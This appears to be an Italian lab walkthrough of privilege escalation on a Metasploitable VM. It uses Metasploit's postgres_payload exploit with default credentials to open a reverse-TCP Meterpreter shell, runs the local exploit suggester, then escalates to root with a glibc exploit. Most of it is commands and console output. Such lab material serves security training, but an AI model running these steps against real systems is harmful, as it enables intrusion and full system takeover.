
Escalation di privilegi postgresql

Configurazione:

Ip macchina metasploitable: 192.168.1.149
Ip kali linux: 192.168.1.25

1. Avvio metasploit:



2. Ricerca e scelta del modulo:

```
msf6 > search postgres_payload

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload       2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Ex
ecution
   1    \_ target: Linux x86                        .                .          .      .
   2    \_ target: Linux x86_64                     .                .          .      .
   3  exploit/windows/postgres/postgres_payload     2009-04-10       excellent  Yes    PostgreSQL for Microsoft Window
s Payload Execution
   4    \_ target: Windows x86                      .                .          .      .
   5    \_ target: Windows x64                      .                .          .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) >
```

3. Opzioni modulo:

```
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random passwor
                                        d.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                        /basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) >
```

4. Configurazione modulo e lancio dell'exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.149
rhosts ⇒ 192.168.1.149
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubunt
u4)
[*] Uploaded as /tmp/OqYhCNCV.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.149:54213) at 2025-05-14 10:31:09 -0400

meterpreter >
```

5. Ottenimento dell'user id

```
meterpreter > getuid
Server username: postgres
meterpreter >
```

6. Ricerca e configurazione di un suggester:

```
msf6 exploit(linux/postgres/postgres_payload) > search suggester

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester   .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
```

Il suggester viene applicato ad una sessione, e ci indica i payload che possono essere applicati in quel contesto.

7. Lancio del suggester

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.1.149 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x8
6_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no longer be part of the default
 gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 192.168.1.149 - 204 exploit checks are being tried ...
[+] 192.168.1.149 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be valida
ted.
[+] 192.168.1.149 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.1.149 - Valid modules for session 1:
============================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears
 to be vulnerable.
```

Il suggester ha trovato 66 exploit di cui 6 potenzialmente efficaci. Verra' usato il primo.

8. Il modulo selezionato non ha un payload gia' configurato, quindi usa automaticamente quello mostrato a video.

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

   La macchina target pero' e' un sistema x86, quindi sara' necessario cambiare il payload in questo modo:

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
```

9. Dopo aver configurato sessione, porta e ip, possiamo lanciare l'exploit e ottenere cosi' l'accesso come root:

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lport 4445
lport ⇒ 4445
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.1.25:4445
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.ngBMv5ZFa' (1279 bytes) ...
[*] Writing '/tmp/.Ndh7wV' (291 bytes) ...
[*] Writing '/tmp/.d7wF8cUHlT' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 2 opened (192.168.1.25:4445 → 192.168.1.149:47931) at 2025-05-14 11:32:09 -0400

meterpreter > getuid
Server username: root
```